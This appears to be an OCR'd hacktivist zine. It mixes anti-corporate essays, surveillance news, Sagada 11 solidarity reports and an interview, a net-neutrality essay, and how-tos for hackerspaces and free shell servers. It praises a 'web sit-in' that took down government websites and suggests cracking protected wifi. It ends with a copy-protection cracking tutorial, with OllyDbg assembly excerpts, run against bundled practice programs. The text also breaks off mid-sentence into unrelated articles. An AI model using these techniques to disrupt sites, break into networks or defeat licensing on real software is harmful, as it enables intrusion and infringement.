The greatest example of the forces that controll the world using fear to strengthen there controll would be "The war on *". Any war only serves to spread fear further throught the world whether it be a war on communisim, a war on drugs, a war on terrorisim or the coming war on freedom. Dont support war no matter what the cause! And dont support fear either, coming from any source. Unfortunately sometimes even the best of us can get too run down from dealing with everything from the bullshit of daily life to the sometimes unbarable saddness of reality. The isolation of sitting in front of a computer screen for hours every day can draw you into fear and paranoia as well as constantly surronding your self with people. Like I said, it happens to all of us so here are some tips to keep your sanity and keep active!

Dont isolate yourself

If you are starting to feel overwhelming depression, don't isolate yourself! Go find a trusted friend and let them know how you are feeling. Interact with someone, even if it is only for a couple hours. Your friends can help you ground yourself and get into a healthier state of mind.

Ok so sometimes maybe you should isolate yourself


Sometimes there are too many people around in your everyday life and you need to get away, this can easily happen in large shared living spaces as well as for those who just work on a lot projects. Sometimes it is good to go out in the woods and camp for a few days. Go remember why you are working for a better world and what you are doing, who you are.

Love yourself and others

This is probably the most important point that I can make. As I said, the greatest weapon of those in power is fear. The best way to fight fear is love. Always remember to love yourself. And make love to yourself. And also, if you love yourself, love others! If you love your self and others than you will have a much easier time coming back from a nervous breakdown or depression because you will always know that you have yourself and those that you love.

There are lots of amazing things happening right now and every day. The forces of capitalisim are waning. They are falling and will continue to fall only as long as we keep changing the world. We can't change the world if we are locked in paranoia and fear so we must keep sane and stay in touch with the world and in love.

Eye On Big Brother



FBI Seeks to Expand Network Tapping Capabilities

The FBI is trying to expand the Communications Assistance for Law Enforcement Act(CALEA) to have greater electronic surveillance capabilities. If passed, the bill would force manufacturers of common networking devices(ethernet hubs, telephone switches, wifi routers, etc) to develop modifications and upgrades that integrate built-in backdoors that allow law enforcement or others to monitor traffic.

EFF battles Unconstitutional Warrantless NSA Spying on All Americans

* With the cooperation of major telecommunication corporations, the NSA has launched a massive electronic surveillance system to monitor and analyze the internet and telephone traffic of millions of Americans. While these unconstitutional warrant-less searches are illegal, the NSA has been given the green light by Bush personally, which demonstrates a frightening collaboration by private corporations, law enforcement, and the executive branch. An AT&T technician himself who had helped in building these 'secret rooms' for the NSA is now working with the EFF in testifying against his former employer in a lawsuit demanding that AT&T stop illegally disclosing it's customers' communications to the government. The battle is still in the courts where the US Government has filed a motion trying to dismiss the EFF's suit claiming that any investigation into whether AT&T broke the law could "reveal state secrets and harm national security".

When I look around at this world, I see several things, I see beauty, joy and hapiness, but I see something else which is getting more and more common, it's depression, agression, egoïsm, sky-rocketing suicide counts and general increase in dissatisfaction and psychological disorders.

The most common and prevailing among modern-day psychological disorders is depression.

Numerous recent epidemiological studies indicate that depressive disorders in children and adolescents are quite common and growing. Roughly 15% of adolescents admit to having suffered from such a disorder at some time or other. The cause of these depressions often lies in dysfunctional families, negative life events (which seem to increase in occurance according to the research) and an extreme ammount of pressure, both from peers and adult expectance resulting in streess, which upon occurance of failure and negative reactions from the expecting side results in low self-esteem and self-defeating/distorted thinking, leading to even more depression. Take Japan for example, over 30,000 people last year took their lives, of which many where adolescents who couldn't cope with the high standards of education, necesarry for corporate employment.

But not only adolescents cope with depression, lots of adults have to deal with it as well. Depression in adults is most often caused by lost fights for dominance inside a social group. This "fight" is, in modern times, climbing the corporate ladder. A lot of talented people go to work every day, only to sit in their cubicles, commute their asses of, for a low wage, while their bosses, bulky CEOs make an absurd ammount of money, enough to keep hundreds of people in a third world country alive, while only commanding their workers. Often these CEOs don't even care what actually goes on in their company, let alone being capable of understanding. The researchers who work hard on new technology get virtually no respect and a small wage, this goes for the general commuters as well. They MAKE the company, yet the "big boss" gets away with all the money and virtually no input in the product. Climbing the corporate ladder means kicking down and kissing up. If you're not prepared to do that (because of moral objections), you will be neglected and will remain in a low corporate position. The stress and failures that come with this enforced process are the most common cause of depression.

This society is a consumerism society that has gone way too far. From the beginning of the industrial revolution in the late 18th and early 19th century till now we have used more of the earths resources then in the previous 4,499,999,794 years. This resource consumption has reached a level of absurd proportions, almost of the level in which society can't supply itself anymore. Within the next 60 years the worlds oil resources will be completely exhausted, leaving an empty and collapsed society, in which only those at the top can survive, the globalist extortionists. These corporations, growing bigger and bigger, until they reach proportions at a level that they can control governements, police forces and ,worst of all, global media. Orwell's vision of the future, in which people are brainwashed into believing everything the governement controlled media tells them isn't fiction or future, it's reality. The global media isn't independant, nor is governement information. Both are (indirectly) controlled by large corporations which keep the "country's economy running" and finance or media stations. Public opinion is controlled in subtle ways, by advertising, not broadcasting news that could negatively influence the public and depecting dissidents are "rebels, insurgents, counter-culture loons, hippies or radicals", all because those people oppose a society in which the masses produce for the elite, which hold virtually all power.

Take the "Compass Group" for example, a multinational food catering organization. The Compass Group is involved in a corruption scandal with its subsidiary Eurest Support Services winning contracts to provide food to United Nations peacekeepers in Liberia. The value of Compass's food contracts with the United Nations is valued at $237 million, with renewals and add-ons that could reach $351 million.

The UN Procurement Officer and Vladimir Kuznetsov Head of the UN Committee for Administrative and Budgetary Issues were arrested and indicted after taking nearly $1 million in bribes from Compass, allowing them to extend their globalist corporate empire.

Compass refused to make details public and the investigation only resulted in some low-level employees being fired and the CEO Michael Bailey stepping down in June 2006 with a fat bonus and a Golden Handshake enough to supply a third world country for years.

As seen, the influence of corporations is so huge that it even extends to supposedly unbiased, non-profit peacekeeping organisations as the UN, with-

A Freed Sagada 11 Prisoner Speaks Out

It's an amazing experience to be a part of a hacktivist action and know that you can be anywhere on the planet and like minds exist. The impact that the web sit in had and the impetuous for it was something to behold. It all started from a plea from a Filipino to an American (who both happened to be in Japan) to get the word out that their friends were jailed and tortured just because their government thinks punkers are different. These punkers were just helping people get food for god sake (Food Not Bombs)! The American had contacts and before long, the Office of the President and the Philippine National Police websites were shut down because hacktivist got involved and helped to get the word out. From there, international press got wind of the situation and the web sit in garnered international attention and support. The American returned to the states to find out that the action reached the American press. 3 months later, 2 of the prisoners were released and live to tell the situation. I just want people to realize that actions matter. Don't sit around thinking you can't make a difference, when no matter where you are you can. Don't EVER let them tell you otherwise. - Sally

This is an interview from one of the SAGADA11, her name is Ann, living at Marikina City Philippines. We interviewed her with a condition that we won't ask her about what happen or to re-summarized the incident of torture.

Q: What were you feeling when most of your visitors unfamiliar faces?
A: I'm very much happy, I'd seen the true camaraderie really stands for, thinking that we are just genre-mates or let say punk-mates.

Q: Have anyone told you the actions done by the Internet Justice League?
A: Yes,

Q: What do you know about them?
A: They are the ones that help to spread the issue internationally and they were the ones that participated in the virtual sit-in done to pressure the Philippine government by means of messing with their websites.

Q: Now that you are now out in jail, tell something about it.
A: At first; we're very much happy, but just after a few days had pass, a police that introduced themselves as CHED (Commission on Higher Education) representatives and was looking for me, fortunately I was out. My mother was wise enough to trace it with the help of the CHED officials and said that they didn't send anyone the look for Ann. In the case of PETRA, someone also came to his school and showed some photos; Ray Lester (Petra) with someone in High status of the NPA (New Peoples Army), creating a hearsays, at school that Petra is a real NPA. We are required to report to the DSWD (Department of Social Welfare and Development). We are also told that Camp Crame has an eye watching us, under surveillance

Q: Aside from being happy, what other emotion arise from being released?
A: I'm somewhat ashame, because people tells me that "so you are already out in jail"

Q: Why are you ashame when people tells you that?
A: Because my family treat me differently. When they tells me that, I'm thinking that they believed that I'm what I'm accused of. I'm also ashame also because the society is not accustomed to a girl, especially at my age, already got a piece of taste in jail.

Q: Treat differently, what do you mean, bad or good treat differently?
A: both bad and good; the society now treats me like I'm the only one that needed the help. How about those other person that need more of their reaching arms. I don't what them to treat me baby, different from the other, I just want them to treat as what they treated me before.

Q**: Are you studying?**
A: Yes, I'm grateful that we've reached the school's enrollment period.

Q: Now that you are studying. What are your plan?
A: Spend it schooling, time is taking a toll at me.

Q: How about going to gigs and mobilization/ movements?
A: I think going to gigs would be fine, but mobilization, maybe I'll just say pass for now.

Q: What is you greatest fear?
A: I don't want that to happened to me or to anyone else anymore.

Q: You said that you would be lay lowing on the mobilization. How do you plan to contribute for you fear not to happen.
A: I've seen many points from that experience. I've seen what is wrong, and learned a lot from this experience. All I have to do, is to share this experience so that is wouldn't happen to anyone anymore.

Q: This would be my final question. What do you still need?
A: For me? Maybe your question should be not what i need, but what do the remaining SAGADA 11 needs?

Q: What do you think they need?
A: Food is a major need they have to think everyday. Food is given not to satisfy their hunger but just for the stomach to be filled with something. I think that they need money to accommodate this needs.

To send help contact us in liberation_asusual@yahoo.com or pjames_e@yahoo.com.au

International Solidarity to Free the Sagada 11

Two of the Sagada 11 Freed!

TWO among the eleven tortured and illegally arrested backpackers also known as the SAGADA11, were already released from La Trinidad District Jail on May 30, Asian Commission on Human Rights (AHRC) said, Thursday night.

Minors Frencess Ann Bernal (15) and Ray Lester Mendoza (16) were released from La Trinidad District Jail after the court granted the earlier petition by their legal counsel to turn them over to their parents. The two minors were amongst the 11 torture victims detained in La Trinidad, Benguet. They were illegally arrested in February 14, 2006 at Buguias Checkpoint by Police authorities who claimed that they were in "hot pursuit" of suspected Armed Rebels.

In a separate newspaper report, Judge Agapito Laoagan Jr. ruled the "warrantless" arrest by the police as illegal as it did not fall under the principle of a "hot pursuit" operation. Under arrests made by virtue of "hot pursuit" operations, warrants may not be required. Further, the arrests should be made within hours from the commission of the crime.

Sagada11 Solidarity Action Held in Spain

by Jong Pairez (Indymedia Volunteer)

NEWSBREAK! (3/14/2006) Police authorities asked the Quezon City judge to issue a search warrant for Philippine Center for Investigative Journalism (PCIJ) headquarters, late this afternoon. The request for the warrant issue is apparently in connection with inciting to sedition charges that similarly forced a local newspaper to shutdown, last month.

BARCELONA, Spain-- Protest Banners were hanged outside the Philippine Embassy, surprising passersby in Barcelona, yesterday (March 13), by a group of unnamed Spanish activists, saying, "Basta de Torturas en las Filipinas (enough torture in the Philippines)" and "11 de Sagada LIBERTAD! (free the Sagada 11!)"


Leaflets were also distributed, informing passersby about the rampant Human Rights violation in the Philippines under the Arroyo Regime. The group of Spanish activists who did a small solidarity action for the unconditional release of Sagada 11, specifically condemned the illegal arrest and violent torture suffered by the eleven young backpackers from the hands of Philippine authorities.

TOKYO AND THE SAGADA 11

"As everyone gathers for food prepared by a vegan guerrilla kitchen collective known as Kaizouku Cafe, Poets were already breathing metaphors of burning Molotov cocktails in their hands, making words as bullets for a calibre pistol that can strike an enemy in one blow."

It was Saturday night in Tokyo, as usual the post-industrial cosmopolitan city ambience is the same, although the season has changed from Winter to Spring (it is much less colder). Thus, everywhere is noises of ambulance sirens in the streets, stressed salary men strolling like living deads, and common music of monotonic rhythm from a subway train constitutes the everyday life of an ordinary dweller.

I just came out from my work somewhere in the posh district of Hiro-o to join the closing party of our DIY multi-media artshow—Seppuku2, which opened last month in Irregular Rhythm Asylum (IRA). It took me thirty minutes before I was able to get into the venue that is located in Shinjuku. Before I was able to enter the door of IRA, several of individuals, mostly from the new "Zengakuren" generation were already there, sharing food and beer. I thought the night will be the same, but it was not.



SOLIDARITY NIGHT FOR SAGADA 11

The closing party was a solidarity night. As everyone gathers for food prepared by a vegan guerrilla kitchen collective known as Kaizouku Cafe, Poets were already breathing metaphors of burning Molotov cocktails in their hands, making words as bullets for a calibre pistol that can strike an enemy in one blow. There was anger, it was anger against all kinds of Authority that strangles the human soul, which has killed and detained a dozen including the eleven innocent and young hitchhiker punks in the Philippines known as the Sagada 11.

After a while of continuous spontaneity, Sha-do-U of IRA beamed the online petition campaign to free the Sagada 11 on the wall from his computer. He also made a brief speech about the issue.

The expression of solidarity came in different ways, but some has pushed the button to include their names on the online petition. Some of them were band members of various punk bands in Tokyo, including Masau of The Urchins.

Kaori of the punk rock band—The Happening, which is considered one of the legends in Tokyo punk scene offered a song entitled "Fuck the Bastards" in acoustic while I was about to drink my third beer. She fluently expressed well the same emotion that everybody feels during a confrontation against authority.

Our night of solidarity continued and every hour was a surprise, while the common life outside is totally predictable. I thought the night is the same, but it was not until the night has produced a moment of action, of expression and solidarity of love.

out having to fear reprisal.

When confronting society with these facts, most high-ranking corporate officials will defend themselves with the argument of "Well, then don't participate in the process!". This is of course a bullshit argument. In this society we are nothing more but consumers, consumers of the goods we produce ourselves, buying it for more money than we made it for, the difference sliding in the pockets of the ruling class. This society has developped a fetish for goods and services, how useless they even may be. The products have no values of themselves, it's a social signal to indentify yourself to the rest of society as a fellow consumer, gaining ungrounded peer-respect stimulated by the media, who depicts consumption as the ultimate virtue. The god of this world is the coin, and it's priests are the corporate leaders, spreading their almost zealous relegion in every subtle way they can, enslaving the public to their useless products, making them wage-slaves to the corporations, without a free will. I ask you, what are we when we don't consume? Nothing, we are meant to buy, media brings it to our attention, tooth-brushes with GPS systems, earplugs with airconditioning, cars with weather-forcasting, bikes with suncover caps, chairs with built-in remote controls and beertenders, and so on.

This over-consumption society will eventually break down our very ability to judge products or services by their values, eventually leading to a society in which free-thinking is discouraged, descisions are made by a select few and emotional instability will be extremely common. If society continues in this trend, global resources will be exhausted in the next 60 years, leaving a devasted society with tons of environmental problems behind, in which only a select elite, based on their undeserved financial capacities can survive, for the masses to starve.

Such a future should be prevented and the current consumerist society must to every extend and cost be abolished, lest it will be to late to stop this world from consuming it's way into oblivion.

Cast your mind back to when you were a child, everything was full of hope and curiosity, a world of adventure and challenge, what is left of it? A life to be wasted in a cubicle for some CEO's sake. Your mind being poisoned by the media:

Politics: "Act as you are told by our 'laws' or we'll take 'measures'"

Economics: "Work hard and consume, this will contribute to our beautiful society and maybe one day you'll be rich!"

Religion: "Don't sin against the 'rules of god' or you'll be damned forever after your death"

Since the birth of consciousness, hundreds of millions of human beings have been slaughtered by their fellows.Men – women – children ... snuffed out as if their lives meant nothing.

Why? Because we look to leaders and priests and gurus and "stars" to tell us what to do instead of relying on the powers of our own sovereign minds. Some will see this as a "left-wing radical counter-culture hippie rant", after all, they live in a "democracy" no? So tell me, what happens if you want to disobey them? Say you have moral objections against the current governement. You object to paying taxes to support the President, his family, his bodyguards and the friends he wangled jobs for. What do you do? Or say you don't like your taxes being used to subsidize foreign arms sales for slaughter in the third world. How can you stop it? Vote for somebody else, whose policy makes virtually no difference? Don't vote and loose your voice? The government pretends to be there to serve you. In reality, it's there to tell you what to do. If you refuse to obey, you'll be investigated – arrested – criminalized and made an example.Your assets will be seized and given to the state. You will be jailed and demonized. This world will soon reach a totalitarian consumerist society dominated by administration bigwigs who view the world from stretch limos, while hunders of thousands of families sleep in cardboard boxes and can barely eat. Corrupt businessmen flourish, while honest men beg in the gutter, crime will explode, and everybody will be forced to believe it HAS to be that way, it's the best for the collective good. Imagine you're a child again. Filled with innocence, and wonder, and life. Remember how good it felt?That's what the parasites stole from us. They bled us dry. And like sheep we lined up to give more blood. But we can have back all that they stole.The information age provides a spotlight the parasites can't squirm away from. They can't take us on on the net, identify them. Negate their evil. Ostracize them. Show them you are not a slave!

how the net was lost

"When people ask me if I work in the public or private sector, I never know to respond, as I simply work in solidarity in the human sector"

Those who currently struggle to maintain what is called "Net Neutrality" on the internet I think have taken too limited an approach to their struggle. What they ask is to maintain an existing status quo that had already been eroded from the original promise and potential of the internet against those who wish to change it even further. This to me leaves for a poor negotiating position when congress loves to bridge difference with half measures, and even limited compromise between the current status quo and proposed changes would still be disastrous. This would be much like North American civil libertarian's discussing which of the remaining of the first 10 amendments they will be forced to accept being discarded versus those they think they can still actually preserve. This to me is a long term losing position to occupy.

In the beginning, the internet was a peering arrangement where all nodes were treated equally, and anyone could interconnect from any one node to another. This was the network of peering built upon public standards that anyone could freely implement. Other commercial networks also existed, some built on the layered OSI model. All, however, were implemented in some proprietary fashion, or otherwise built around some controlling model of centralized traffic routing, rather than that of essentially equal peers, and as a result diminished over time.

The internet eventually spread to the general population through modem dialup. This changed the internet from being a semi-closed environment connecting just a few hundred or thousand commercial and government institutions into something interconnecting millions. The speeds and bandwidth of analog modem dialup naturally limited what individuals could do over dialup links, but outside of technological limitations, the internet imposed no additional discriminatory practices nor did those ISPs who offered direct internet access through dialup at the time. While closed garden proprietary dialup service providers like Game Master, CompuServe, and America Online, came and went, people remained free to use direct dialup networks for both consuming and producing content on a peer basis. There was a time in fact that I ran my own domain and mail servers out of my own location on a dialup connection.

With the widespread introduction of broadband, over cable and DSL, came the first real discrimination on the internet. Just when finally there was enough easily deliverable bandwidth to go around to enable the millions of dialup users to more directly participate on the internet, it was closed off from them. At the physical layer, peering was closed by artificial uplink "bandwidth caps", which restricted their ability to produce and distribute. At the application layer, broadband providers actively discriminate by blocking certain ports and services, particularly in regard to email. At the legal layer, broadband service agreements offered through monopoly telco and cable companies restrict what services and applications people can run.

Even during the age of dialup, when bandwidth was scarce except for a few locations, a model for service hosting and co-location appeared. This allowed someone who had a peering agreement, which already was very expensive, to then distribute and share the cost of bandwidth by renting space and/or servers on a rack to others. With the introduction of capped, application layer and legally restricted broadband, hosting became the last refuge for what the original internet was about; peering by equals.

This division between consumers and producers means only a limited few are privileged to directly publish on the internet. Yet—even though they pay considerably more for that privilege and their connectivity already, and even though consumers pay directly for their connectivity as well—the current internet backbone peer providers wish to collect additional charges, and otherwise artificially constrain traffic to hosting facilities and companies as they please, much like they do with those they consider consumers. The death of internet peering means that hosts will be billed based on their popularity as well as the bandwidth they consume and have paid for. It also reduces all hosting arrangements into a question of pure economic value, rather than considering the social value of sites that exist for non-commercial purposes or that otherwise do not charge. Finally, the death of Net Neutrality means providers could selectively choose to make some sites (commercial competitors, those who publish information that they disagree with, etc) entirely unreachable if they so choose.

The internet flourished and grew precisely because nobody was in control of traffic. That millions now are classified as passive consumers already is an affront to the dream of an active community where everyone has opportunity to participate and publish. The remaining struggle over Net Neutrality today is simply one of how small and how privileged a minority will still retain the ability to publish, and hence how much it will cost to still exercise former rights as reclassified as a limited privilege at the discriminatory whim of a few large corporations.

The internet today is already divided between a large number who are only allowed to consume and a small number who are permitted to produce. Rather than simply fight to preserve this already unequal status quo, it would be far better to challenge it by fighting to actively restore the rights of all internet users. In the worst case of such an effort, the current status quo then becomes the logical compromise position, rather than the starting point in any forced negotiation. Today, those fighting for Net Neutrality are already backed to the edge of a cliff. The telecoms want them to step a further ten feet over the edge, but they (the telecoms)are probably quite willing to accept a compromise where those defending Net Neutrality are asked to step only 5 feet off instead. It would be far better to push forward rather than to simply try to stand still.

Possible ideas for workshops and presentations:

* Hold workshops on online security culture: showing people how to use and install tor/privoxy(secure proxy through onion routing), using SSL on IRC, off the record(for secure AIM chats), pgp/gpg, how to clear your system of temporary files, internet caches, "deleted" files, etc

* Explore alternatives to copyrights / anti-copyright activism: have a 'pirate file share fest', set up file servers on the network, promoting creative commons / copyleft / anti-copyright media and projects

* Have a "linux fest" and play with various distros and livecds, encouraging people to bring their machines + install or dual boot linux

* Play the HTS challenges to learn the basics of web hacking in a realistic environment

* Have a web development / programming party and make a site for the group

* Host hacker wargames competitions and code auditing workshops - we can several LAMP systems(perhaps with non-permanent environments, like making a customzied livecd) and install several open source CMS systems to practice remote intrusion and defense while playing "king of the hill"

* Bring lockpicks + invite people to bring various locks to practice on

* USE YOUR IMAGINATION

How To...

start a free shell server / pirate wifi node /

If you have machines lying around and have a relatively fast and stable internet connection, consider opening it up to the world to be used as a free shell server or pirate node.

* free shell server - give people the chance to play around with linux
* file server - allow people to swap files with other users on the system. you can set up sftp/ssh, ftpd, or some sort of web based upload / file listing system.
* tor node - if you have lots of bandwidth, consider setting up a tor exit node . this has the added advantage of allowing any possible law enforcement on your network to not be able to distinguish random tor server traffic from your personal communications being routed through tor.

If you are worried about being shut down, receiving cease-and-desist notices, or being raided by law enforcement, consider disguising the source IP of the server using Tor Hidden Services. This allows you to set up an anonymous domain name that is only accessible to others browsing through Tor, where the source IP of your server is obfuscated by routing through the tor network in reverse.

If you have two wireless cards, and there are password protected wireless networks, you can crack the network and set up your own network to redistribute the internet access from the first.

Setting up Free Shells

If you don't want to have to create accounts for people manually, you can use a few scripts to automate the process. In this article, we are going to describe a system which had been developed and used by Hairball with the HBX Free Shell project.

We create a 'new' user account that people would log onto to create their own account; and instead of bash or sh, this account's shell would be set in /etc/passwd to refer to a binary stored on your system which would prompt the user for their desired username and create the account and their home directory.

The program is essentially a perl script wrapped in a SUID binary written in C. The source code can be located at:
disrespectcopyrights.net/archive/Code/new.pla.txt

START A HACKBLOC How To...

While the internet can be a great resource for learning, it can also be a very alienating place. If we want this movement to grow, we not only need to get organized but we need to get local. What better way to do this than to START YOUR OWN HACKBLOC.

PRIVATE AFFINITY GROUPS vs PUBLIC MEETINGS
There are advantages and disadvantages to each model of organization. Certainly having open meetings at a public space that you can advertise would be more friendly to draw in new people and give presentations. However such environments are not appropriate for more sensitive work and research, where holding private meetings at more secure locations would be more suitable. Forming an affinity group of a few trusted people who already know each other, where skills complement each other, and where everybody knows the level of dedication / security to each other is best suited to more hands-on or questionable activities. Successful hackbloc groups would maintain a balance between both public/announced and private/work meetings.

* Look for Existing Groups

There may already be get-togethers in your area of people working on similar stuff. Look for linux user groups, 2600 meetings, hackbloc, hacklabs, binrev meetups, ACM or other CS college groups, computer co-ops, or otherwise. Check out a few meetings to get the feel if it is what you are looking for. If not, talk to organizers and see if you can help organize the group to make it exciting and active again. Otherwise you can make contacts and resources to build for your own meetings.

* Look for public spaces to hold meetings

The best spots would be centrally located geographically and easy to find especially through public transportation. Major urban areas, cities, or college campuses would be ideal as these are likely to contain the greatest concentration of potential members.

Next, try to find a space or room to hold the actual meetings. For open meetings it would have to be in a public place (or a friendly commercial location). At a minimum , it would have to be big enough for tables and chairs for a dozen people, with access to power, internet, and room to set up networks and other equipment. Some possible locations would be public libraries, college campuses, art/activist spaces or coops, friendly internet cafes, infoshops, community centers, etc. Some groups have had success with meeting at a coffee hop especially ones located at major transportation centers convenient for people taking the train. The first few meetings can be just a temporary meetup spot until people can talk about more accommodating or convenient locations for a more permanent meeting space that you could send out public announcements.

When exploring possible spaces, talk to the management and introduce yourself and the group you are starting. Explain it positively using words like 'teaching' and 'sharing', not 'hacking' and 'pirating', and if it is a business explain that you might be able to bring them some customers. Some places it could be advantageous to be 'sponsored' by an internet cafe or becoming an 'official' student group, as long as it does not compromise the ideals or practice of the group.

* Gather Resources + Equipment

At the bare minimum, the meeting space needs to have tables/chairs, power, and the internet. However, there are all sorts of fun toys you can bring that will help facilitate the meeting as well as provide interesting workshops for people to teach and learn. Routers + ethernet cables not only allow you to share files or play multiplayer games but building a network can be a hands-on learning experience for those who've never done it before. A wireless router would be ideal.

A sound system would be good for presentations or playing music in the background - also if meetings get big enough or if you have an awesome space to throw parties at, you can bring bands or DJs and have bouncing dance parties after the meet. Chalkboards, whiteboards, overhead or digital projectors are ideal for presentations, workshops, or other collaborative brainstorming activities. Printers would be good for copying flyers, zines, posters, bits of code, etc. People can also bring monitors and "junk boxes" so people can build systems that people can play with - especially to tinker with new or obscure operating systems or use as public computers for those who don't bring their own. These are just a few toys and accessories one can bring: and make sure it's clear to attendees that they are free to bring their own goodies as well!

* Outreach + Promotion

For public gatherings, consider doing some outreach to bring new people in. Once your core group has decided a date and space for your first meeting, make some flyers and posters. Put together an announcement explaining that you are trying to get this group together and that you are having an initial planning meeting at this place at this time: all are welcome. Send it off to relevant local groups as well as online networking sites like indymedia, craigslist, even myspace or tribe.net. Attend local meetings and hand out flyers. And get your friends together and make sure they bring cool tricks + ideas for the first meeting.

* Meet!

The day of the meeting will come and once you get people in the space with all the right ingredients it's time to get it started! Make sure you introduce new people to existing members and create a friendly and accomodating environment where people can express themselves and introduce new ideas. After initially socializing and enough people have showed, it's time for the formal meeting.

ROund table meetings are usually the best way for everybody to hear each other and create a friendly equal and open environment for new people to introduce new ideas. If there are a lot of people or a lot of things that need to be discussed then a meeting facilitator and an agenda is probably needed. So announce that the meeting is starting, circle up chairs + tables so everyone can face each other and be in on the discussion and start with introductions. Go around the room and give everybody a chance to introduce themselves + their skills and interests. Afterwards, create time to brainstorm items to be discussed and added to the agenda (useful for the facilitator or notetaker). Then go over each agenda item one by one bringing up issues proposing and deciding on ideas.

As it is your first meeting there are probably lots of agenda items to bring up so the group can decide it's identity, prioritize it's goals, and brainstorm future ideas for growth. Think about points of unity + strucure of the group (democracy, consensus, open, etc). What would be a good time/date/location for next meeting (monthly meetings at regular dates?). Pool together resources for the group and think about and propose ways people can get a hold of each other (pass around a sheet to collect emails or #s). Start an email list, message board, blog, or website. Brainstorm ideas for presentations, workshops, or other special events(possibilities listed below). Finally, announce other upcoming actions, groups, and decide on the next meeting.

DISRESPECT COPYRIGHTS IN PRACTICE

Disclaimer:
Some official shit that's needed:
This document is to be used for legal and educational purposes only. The author, nor anyone publishing this article can and/or will/might/shall not be held responsible in any way for any damage (potentially) done by anything described in this article. If this informotion makes you want to rape, murder, lie, cheat, pillage, extort, be hyporitical and capatalisitic I strongly advise you to cut your veins and die ...

Foreword:
In this globalist world there are only two values left, how much one can consume for the hightest possible price and how much one can produce for the least possible pay, all to serve the great green god, commonly referred to as 'the dollar', and it's imperialistic hegemonistic pions, commonly referred to as 'CEOs'. Their ways of extortion of third world countries and the social 'lowerclass' and abduction of free speech and thought in the first world have taken gross forms in today's society.. And like this isn't enough, they have been joined by whitehats to help 'secure' their software from people who break their unrighteous copyrights. This article will give the reader a standard overview of techniques used to protect applications and ways to bypass them..
The target applications (called "Acts" (Act I,Act II,etc)) come with this zine (if everything goes ok :p)
Have phun!

Introduction:
Well people, reversing applications can range in difficulty level from extremely easy to mindcrushing. Since this article is an introduction, I won't discuss extremely advanced schemes but I will show you some nice reversing tricks. Required knowledge to understand this article:
-)Basic understanding of 32-bit windows ASM
-)Basic understanding of the usage of Debuggers/Disassemblers
-)A brain

You can either try to crack each app first and read my tutorial afterwards or just follow along, you choice. Each Act is given an "objective" so you know what to look for and what you can learn there (all passwords are normal words,eg. no Ae534RKLjl passwords but SOMEPASSWORD).

Act I:
Difficulty: [....]
Tools: OllyDbg
Objective: Find the password

Ok, imagine you just downloaded a nice game ("LameGame V 1.0") and you're ready to enjoy playing it. You launch the bitch and THIS jumps up:

LameGame V1.0
(c) MegaCorp 2006-2099

Usage:
cp1 <password>

Ok, THAT sucks ass, now we'll have to supply a password as a command-line argument... Well, it shouldn't be THAT difficult to crack...

Let's fire up OllyDbg and load our app ....
One of the first things I always do when reversing an app is checking what strings are inside the body. Now, if we scroll down a bit we'll see the text "LameGame V1.0" displayed. Now we take a look at the assembler in that area we see a call to <JMP.&msvcrt.strcmp> where the result of a call to 0042A040 (this result is argv[1]) gets compared to the "BULKMONEY". That was foolish, leaving the password in plaintext in the executable....

Act II:
Difficulty: My granny could do this
Tools: OllyDbg
Objective: Find the password

MegaCorp recently released a new version of "LameGame" since V1.0 was could be cracked by any no-brains monkey. The new version claims to be more secure than the first, but is this true? We fire up OllyDbg again and we see that the string
"HMPCBMJTU" gets copied to the address 00443010.
Now we search for the "LameGame V1.1" string. This time argv[1] gets compared to 00443010, so argv[1] is compared to "HMPCBMJTU" or is it? Take a closer look and you'll see that the result of strlen("HMPCBMJTU") gets stored at EAX, and compared to DWORD PTR SS:[EBP-4] (which is obviously a counter), if it isn't below (so we've reached the end of the string "HMPCBMJTU") we leave this subroutine. Now notice the following:

DWORD PTR SS:[EBP-4] gets stored at EAX, then the offset of "HMPCBMJTU" is added (we now have the address of the current character in EAX), the next interesting thing is the decrease of that character's value (MOVZX EAX,BYTE PTR DS:[EAX] then DEC AL). Then we load the counter in EAX and increase it and continue the loop. So what happens is that every character gets decreased with 1, so the password should be "GLOBALIST".... Pathetic company, they really don't know their shit, now do they?.....

Act III:
Difficulty: Easy as pie....
Tools: OllyDbg
Objective: Find the password

Well, MegaCorp anounced they recently hired a new programmer to ensure the cracking of their game would be made impossible by implementing a far more sophisticated encryption algorithm [that'd be time....]. Well, we fire up Olly again and see not much has changed, the subroutine structures have remained the same. But when we take a closer look we can see the cryptoscheme HAS been improved (still pathetic and breakable within 13 seconds but hey....)
Well, we don't want to go trough all the hassle of thinking :D so we'll just let the debugger do the job...
See the POP EBP at 004013F8? well, we'll put a breakpoint there to freeze execution once we get there (so we can see how the cryptostring is decrypted).Now press F9 and GO! Watch the dump an Voilá, we got it

004013CF |. 81C1 10304400 |ADD ECX,Cp1.00443010 ;
ASCII "EXTORTION"

Act IV:
Difficulty: Medium
Tools: OllyDbg
Objective: Find the password or find hash-collision

Instead of reducing the absurdly high price of "LameGame" MegaCorp gave up it's production because all they care about is profit and not their customers. But they just brought out a new product, a new firewall named "Infernal Barricade". In order to install "Infernal Barricade" we need to bypass their newest copyright scheme. Let's take them on with OllyDbg once again...
Hmm... no strcmp anymore? That means they have though of something else than using a password. Let's take a closer look.
It seems that the program makes the final desicion as to whether your key was correct or not here:

00401491 |> 807D FF 00 CMP BYTE PTR SS:[EBP-1],0
00401495 |. 74 26 JE SHORT Cp1.004014BD
00401497 |. C74424 04 3400>MOV DWORD PTR SS:[ESP+4],Cp1.00440034 ; ASCII "Installing 'Infernal Barricade'..."

And these call/cmp constructions are probably used to analyze your key too:

0040146B |. E8 308C0200 CALL Cp1.0042A0A0
